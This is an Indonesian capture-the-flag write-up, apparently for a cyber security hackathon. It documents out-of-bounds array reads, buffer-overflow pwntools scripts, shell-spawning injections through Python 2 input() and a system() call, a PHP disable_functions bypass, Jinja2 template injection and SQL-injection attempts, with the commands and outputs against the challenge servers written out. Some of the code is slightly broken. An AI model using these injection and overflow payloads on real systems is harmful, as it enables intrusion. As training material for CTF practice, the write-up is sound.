
(idzoyy@bobakriuk)-[~/compeCTF/hackathon/misc/soal]
$ nc 103.13.207.182 20005

Cyber Security Hackathon

Masukkan indeks: 6
Indeks terlalu banyak!
```


## Technical Report (Penjelasan detail beserta screenshot step-by-step)

Pertama kami melakukan disassembly dan decompile menggunakan IDA, dan menganalisa pada fungsi main



```
1 int __cdecl main(int argc, const char **argv, co
2 {
3     FILE *stream; // [rsp+8h] [rbp-8h]
4
5     setbuf(stdin, 0LL);
6     setbuf(stdout, 0LL);
7     stream = fopen("flag.txt", "r");
8     if ( stream )
9     {
10        fgets(flag, 50, stream);
11        menu();
12        baca_data(data);
13    }
14    else
15    {
16        puts("Error: flag not found");
17    }
18    return 0;
19 }
```

terdapat integer 50, kami menduga bahwa flag terdapat pada index 50, tp karena tadi jika lebih dari 5 outputnya index kebanyakan maka kami mencoba ganti dengan nilai -50.



```
(idzoyy@bobakriuk)-[~/compeCTF/hackathon/rev]
$ nc 103.13.207.182 20005
Cyber Security Hackathon
Masukkan indeks: -50
Nilai yang tersimpan: ors{1nd3x_4rr4y_0ut_0f_b0und_huh?}
Bye!
(idzoyy@bobakriuk)-[~/compeCTF/hackathon/rev]
$ nc 103.13.207.182 20005
Cyber Security Hackathon
Masukkan indeks: -51
Nilai yang tersimpan: cyberwarriors{1nd3x_4rr4y_0ut_0f_b0und_huh?}
Bye!
```

muncul potongan flag yang kurang lengkap kami mencoba menambah 1 jadi -51 dan muncul.

**Flagnya adalah:**

**cyberwarriors{1nd3x\_4rr4y\_0ut\_0f\_b0und\_huh?}**

**Conclusion** (Kesimpulan dari soal)

agak menggunakan logika

## License Key

**Technical Report** (Penjelasan detail beserta screenshot step-by-step)  
bypass CSH-2022-FLAG dengan null bytes

```

solver.py > ...
1  from pwn import *
2  elf = context.binary = ELF('./chall')
3  context.terminal = 'tmux splitw -h'.split(' ')
4  p = remote('103.13.207.177', 20006)
5  p.recvuntil(b':')
6  offflag = 0x0101295
7  ofmain = 0x10130c
8  leak = int(p.recvline().strip()[2:],16)
9  key = b'CSH-2022-FLAG'+b'\x00'+cyclic(250)
10 key += p64(leak - ofmain + offflag)
11 p.sendline(key)
12 p.interactive()
13
14

```

PROBLEMS 1 OUTPUT TERMINAL DEBUG CONSOLE

```

PS D:\CTF\HACKATHON\Pwn\license> & C:/Users/ASUS/AppData/Local/P
[*] 'D:\\CTF\\HACKATHON\\Pwn\\license\\chall'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
[x] Opening connection to 103.13.207.177 on port 20006
[x] Opening connection to 103.13.207.177 on port 20006: Trying 1
+ ] Opening connection to 103.13.207.177 on port 20006: Done
* ] Switching to interactive mode

```

Cyber Security Hackathon

Masukkan license key yang valid untuk mendapatkan flag:  
kok ngga muncul flagnya?

```

cyberwarriors{buk4n_s04l_r3v3rs1ng_m4sz3h}
[*] Got EOF while reading in interactive

```




**flag : cyberwarriors{buk4n\_s04l\_r3v3rs1ng\_m4sz3h}**

**Conclusion** (Kesimpulan dari soal)

## Executive Summary (Penjelasan singkat soal)

Didalam soal diberikan netcat server dan juga file python app.py yang digunakan dalam netcat servernya



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

Mari kita lihat source code nya terlebih dahulu

```
#!/usr/bin/env python2

import os, sys

import subprocess

from random import randint

try:

    secret = randint(0, 999999)

    key = input(">] Insert Key: ")

    if key == secret:

        print "[*] Correct!"

    else:

        print "[!] Wrong!"

except:

    print "[!] Wrong!"
```

Ternyata jika dilihat dari syntax nya itu adalah source dari python 2, bisa diidentifikasi dari penggunaan print nya.

Dan programnya menerima input dari func **input()** dan tipe data yang masuk ke func **input()** tidak difilter dalam program yang merupakan vulnerability nya.

Dan untung nya di kode nya telat di import module **os**, kita akan inject input nya dengan module **os**, yaitu dengan menjalankan **shell**, dengan menginputkan **os.system('/bin/sh')**

```
(hexbin21@INBook_X1)-[/mnt/.../Users/ardhi/Downloads/WEB-BLIND-SQL-INJECTION]
$ nc 103.13.207.182 20000
[>] Insert Key: os.system('/bin/bash')
```

setelah masuk ke dalam **shell** kita melakukan **directory traversal**

```
(hexbin21@INBook_X1)-[/mnt/.../Users/ardhi/Downloads/WEB-BLIND-SQL-INJECTION]
$ nc 103.13.207.182 20000
[>] Insert Key: os.system('/bin/bash')
ls /
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

nahh disitu ada file **flag.txt** di root (/) directory setelah melakukan perintah **ls /** oke langsung saja kita tampilkan isinya dengan **cat**

```
var
cat /flag.txt
cyberwarriors{this_is_why_you_must_be_aware_with_python2_input}
```

Dan kita dapat flag nya

**Flag: cyberwarriors{this\_is\_why\_you\_must\_be\_aware\_with\_python2\_input}**

### Conclusion (Kesimpulan dari soal)

Python 2 mempunyai vulnerability dalam func **input()** nya, dimana semua input yang masuk tidak pernah difilter tipe data nya by default, yang menyebabkan kita bisa menginject input nya dengan memanggil module **os** dan masuk ke system nya menggunakan shell

## **MD5 Generator**

### **Executive Summary** (Penjelasan singkat soal)

Didalam soal diberikan netcat server dan juga file executable dari netcat server tersebut



### Technical Report (Penjelasan detail beserta screenshot step-by-step)

Kita coba dulu netcat server nya

```
(kali@kali)-[~/Downloads]
$ nc 103.13.207.177 20007
Selamat datang di program MD5hash Generator
Silahkan masukkan kata yang ingin digenerate : helloworld
d73b04b0e696b0945283defa3eee4538 -
```

Dan ternyata programnya hanya meminta input dan akan mengembalikan string md5 nya. Setelah itu langsung saja kita lihat file executable nya dengan software IDA untuk melakukan disassembly dan di compile.

```
__isoc99_scanf("%s", v4);
sprintf(s, "echo %s | md5sum", (const char *)v4);
system(s);
```

Setelah melihat file nya, ternyata untuk men generate md5 string nya menjalankan **echo** dari string yang diinputkan dan melakukan pipe ke **md5sum** dan nanti nya akan dieksekusi oleh system.

Nah dari sini kita akan sedikit memanipulasi input nya untuk melakukan injectionnya.

```
(kali@kali)-[~/Downloads]
$ nc 103.13.207.177 20007
Selamat datang di program MD5hash Generator
Silahkan masukkan kata yang ingin digenerate : ;/bin/sh;lujagobang
```

Dengan bypass command diatas kita bisa masuk ke dalam shell nya, selanjutnya kita akan melakukan **directory traversal**, kita cek directory root nya (/)

```

Selamat datang di program MD5hash Generator
Silahkan masukkan kata yang ingin digenerate : ;/bin/sh;lujagobang

ls /
bin 1020
boot 1030
chall 1040
dev 1060
etc 1070
flag.txt
home _finalize
lib 10
lib32 _chrtail
lib64
libx32
media _IO_Scanf
mnt
opt 1030
proc _binutils
root
run
sbin
srv
sys _bin
tmp _decompression_howkey is F3
usr _checking type information
var _no argument information has been propagated
    _initial autocorrelation has been finished.
    using guessed type __int64 __cdecl __cdecl(char *, ...);

```

Dan ternyata benar, terdapat file flag.txt didalamnya, selanjut nya kita menampilkan isinya menggunakan **cat**

```

cat /flag.txt
cyberwarriors{c0d3_1nj3ct1on_eZ}

```

Dan akhirnya kita dapat flag nya

**Flag: cyberwarriors{c0d3\_1nj3ct1on\_eZ}**

### Conclusion (Kesimpulan dari soal)

Dalam soal ini ada vulnerability dalam men generate string md5 nya, yaitu hanya dengan menggunakan perintah terminal dan langsung dieksekusi oleh system tanpa adanya filter terhadap input nya, yang menyebabkan kita dapat melakukan injection di dalam input nya dan melakukan bypass terhadap command yang dieksekusi

## BO 1

### Executive Summary (Penjelasan singkat soal)



Diberikan service beserta source code nya.

### Technical Report (Penjelasan detail beserta screenshot step-by-step)

Pertama - tama kita coba terhubung dengan service nya menggunakan netcat dan terlihat kita dapat memberi input yang mana nantinya akan dikembalikan sebagai output beserta string 'Welcome'

```
(kalilinux@kali)-[~/ctf/hackathon_idf/pwn]
$ nc 103.13.207.177 20002
[>] Nama: rick
[*] Welcome rick!
^C
```

Kemudian saya mencoba melihat source code menggunakan IDA untuk melihat flow program. Pada gambar dibawah terlihat terdapat percabangan flow program yang akan memberi shell '/bin/sh' jika dijalankan. Maka saya berencana untuk mengubah flow program agar menjalankan program yang akan memberi shell tadi.







## BO 2


### Executive Summary (Penjelasan singkat soal)




Diberikan service beserta source code nya

### Technical Report (Penjelasan detail beserta screenshot step-by-step)

Dengan IDA dan GDB, saya mencoba untuk melihat source code dan ditemukan secret function nya.



Dapat terlihat secret function akan memberikan shell jika dipanggil



Karena nama soal ini sama dengan soal sebelumnya (BO 1) maka saya menggunakan metode yang mirip seperti sebelumnya, pada soal ini saya overwrite return address dan diubah pada address secret function yaitu 0x401196.

```
exploit.py > ...
1  from pwn import *
2
3  # Start program
4  io = remote('103.13.207.177', 20003)
5  # Send string to overflow buffer
6  y = cyclic(136)
7  pay += p64(0x00401196)
8  io.sendlineafter(b": ", pay)
9  # Receive output
10 io.interactive()
11
```

**flag:** cyberwarriors{access\_granted\_hackers!}

**Conclusion** (Kesimpulan dari soal)


ret2win

## Web

### Tamperer


#### Executive Summary (Penjelasan singkat soal)

Diberikan sebuah soal berupa web sederhana, dimana didalamnya hanya memiliki fungsionalitas yaitu untuk membeli sebuah flag. Nah disini cara untuk mendapatkan flag nya perlu membeli flag tersebut sesuai dengan harga/price dari flag nya, namun karena uang/money yang diberikan secara default tidak mencukupi, jadi tidak dapat membeli flag tersebut.



#### Technical Report (Penjelasan detail beserta screenshot step-by-step)


Lihat mekanisme program web nya terlebih dahulu, yaitu dengan mengecek source code inspect element




Setelah dilihat dari inspect element ternyata value dari money/uang ada di dalam form, namun disembunyikan dengan attribute **type="hidden"**. Dari sini berarti dapat dilakukan manipulasi value dari money tersebut sesuai dengan harga/price dari flag nya.

Flag Price: 1337

Your Money: 1337



Nah setelah dimanipulasi value dari money/uang tersebut dan lalu mengklik tombol **Buy Flag!** kita berhasil mendapatkan flag nya



**Flag:** cyberwarriors{Parameter\_Argument\_was\_Modified!}


## Conclusion (Kesimpulan dari soal)

Soal ini memiliki celah di bagian input value dari money/uang di sisi client pada form, dimana kita dapat melakukan manipulasi value tersebut hanya dengan menggunakan inspect element saja, dan program dari web tersebut hanya mengecek apakah value dari money/uang sama dengan price/harga dari flag.

## PHP Sandbox

### Executive Summary (Penjelasan singkat soal)

Diberikan sebuah soal berupa sebuah website, disini ketika web nya diakses kita diberitahu kode yang dijalankan dari web tersebut yaitu kode php, dimana kode tersebut akan berinteraksi dengan variable `$_GET` atau payload dari request method GET



### Technical Report (Penjelasan detail beserta screenshot step-by-step)


Oke, jika dilihat dari kode yang diberikan dapat dilakukan code injection pada func exec melalui payload dari `$_GET`.

Untuk pertama kita mencari bagaimana code injection dapat dijalankan, disini kita mencoba untuk memanggil func **phpinfo()** terlebih dahulu untuk mengecek pattern nya.

Dan setelah dicari ternyata pattern nya seperti ini **‘.KODE INJECTION.’** kemudian coba memanggil **phpinfo()** didalam url menjadi seperti ini



dan yah keluar **phpinfo()**, disini kita berpikir bahwa dapat melakukan injection melalui func **exec()** atau **shell\_exec()** untuk melihat isi dari directory root (/) ternyata tidak berhasil




Hello


dan setelah di cari cari, ternyata func tersebut di disable kita bisa cek melalui info dari hasil **phpinfo()**

disable_functions	exec, passthru, shell_exec, system, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, show_source	exec, passthru, shell_exec, system, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, show_source
-------------------	---	---

dari sini berarti perlu dilakukan alternatif lain untuk melakukan injection agar bisa melihat isi dari directory root (/), untung nya di php ada func **scandir()** dan func ini digunakan untuk melihat isi dari sebuah directory, namun **scandir()** ini mengembalikan nilai Array, dan Array tidak dapat langsung di render oleh server, nah disini kita menggabungkan **print\_r** dengan **scandir()** agar dapat terrender.



nahh dari hasil injectionnya ada file **flag.txt** didalam directory root (/), kita akan coba menampilkan isi nya dengan menggunakan func **file\_get\_contents()**



Hello cyberwarriors{Bypass\_simple\_filter\_it\_is\_really\_sandbox\_huh?}

that's it berhasil mendapatkan flag nya

**Flag:** cyberwarriors{Bypass\_simple\_filter\_it\_is\_really\_sandbox\_huh?}

**Conclusion** (Kesimpulan dari soal)


Web dari soal yang diberikan ini memiliki celah keamanan pada kode programnya, dimana kode program tersebut dapat dilakukan code injection, karena melakukan atau memanggil func **exec()** yang juga menerima value dari client melalui \$\_GET dan value dari \$\_GET tersebut tidak di filter atau di serialize sehingga dapat dilakukan code injection melalui value dari \$\_GET tersebut.



# Template


## Executive Summary (Penjelasan singkat soal)

diberikan soal web dan dengan tampilan web tersebut



## Technical Report (Penjelasan detail beserta screenshot step-by-step)


judul dari chall tersebut adalah template tapi kami tidak mengetahui template engine apa yang akan digunakan untuk melakukan injection jadi kita perlu tahu terlebih dahulu web ini dibuat dengan apa, untuk mendapatkannya kita mencoba untuk mengecek response header didalam network nya. karena menggunakan browser extension kami mengetahui bahwa web tersebut menggunakan frameworks flask dan python. berdasarkan kompetisi sebelumnya, kami mengasumsikan bahwa ini menggunakan python jinja.



pada deskripsi terdapat hint “name”, sepertinya tidak jauh beda querynya dengan challenge yang sebelumnya. Lalu kami mencoba -coba




diatas, jika kita menginputkan nama=1 output akan langsung ditampilkan kemudian kami mencoba ganti dengan template `{{4*4}}`



ya benar langsung tereksekusi, langsung saja kami cari payloadnya di referensi <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2---basic-injection>



yahh tidak ada flag.txt. lalu kami coba menyelam ke direktori lain yaitu direktori /



dan benar terdapat flag.txt langsung saja kita buka



**Flagnya adalah:**  
**cyberwarriors{injecting\_the\_templates\_and\_got\_so\_far}**

**Conclusion** (Kesimpulan dari soal)

Soal ini juga termasuk RCE



## Grant Access

### Executive Summary (Penjelasan singkat soal)

Diberikan soal website yang ketika diakses hanya menampilkan halaman login, dengan 2 input value yaitu **username** dan **password**, serta 1 button **login**



## Admin Login

Username :

Password. :

Login

### Technical Report (Penjelasan detail beserta screenshot step-by-step)

Karena ini sebuah form kita akan coba menggunakan basic sql injection terlebih dahulu untuk tiap tiap input dan value keyword injectionnya sama

Username :

Password. :

## Admin Page

